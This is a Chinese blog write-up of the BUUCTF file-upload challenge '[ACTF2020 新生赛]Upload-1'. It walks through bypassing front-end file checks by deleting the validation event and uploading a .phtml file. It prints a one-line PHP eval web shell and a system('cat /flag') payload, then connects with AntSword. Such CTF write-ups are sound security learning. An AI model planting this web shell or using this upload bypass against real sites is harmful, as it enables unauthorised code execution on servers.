[ACTF2020 新生赛]Upload-1

原创

@木兰%% 于 2021-10-08 22:40:33 发布 1239 收藏
分类专栏： Web安全 BUUCTF 信息安全 信息安全 文章标签： sql php


Web安全 同时被 3 个专栏收录
2 篇文章 0 订阅
订阅专栏


BUUCTF 信息安全
2 篇文章 0 订阅
订阅专栏



信息安全
3 篇文章 0 订阅
订阅专栏


小编今天又来写文章啦，距离上次写文章过了一个多月，小编前段时间太忙，好久没更新文章了。现在小编回来继续做着安全的题目，这次是一个BUUCTF平台的一到文件上传漏洞题。以下为小编为小伙伴们的解题思路：，

1、题目内容，

鼠标放在灯泡上发现存在文件上传。


2、随便上传一张图片，如下可得图片上传保存的地址，访问试试看






3、试着上传php一句话马文件，出现只能上传图片

4、Burp抓包发现，对文件格式只在前台验证好办多了，思路：先上传一张一句话马图片，抓包将图片尾缀改为php文件，发现原来不仅在前台校验，后台也做了校验。






5、可以创建一个test.phtml文件。对.phtml文件的解释:　是一个嵌入了PHP脚本的html页面。将以下代码写入该文件中。


<script language='php'>@eval($_POST['a']);</script>

<script language='php'>system('cat /flag');</script>

（1）删除前台点击校验文件事件





（2）上传含一句话木马的.phtml文件。发现成功上传。



6、访问该文件。空白页面说明上传成功

7、蚁剑连接，并在根目录下 / 找到flag文件，打开可得flag





最后小编希望小伙伴们觉得还不错的话，就给你小编点个赞哈！你的点赞就是我继续前进的动力，大佬，大神，请绕道，不要欺负小编菜啦。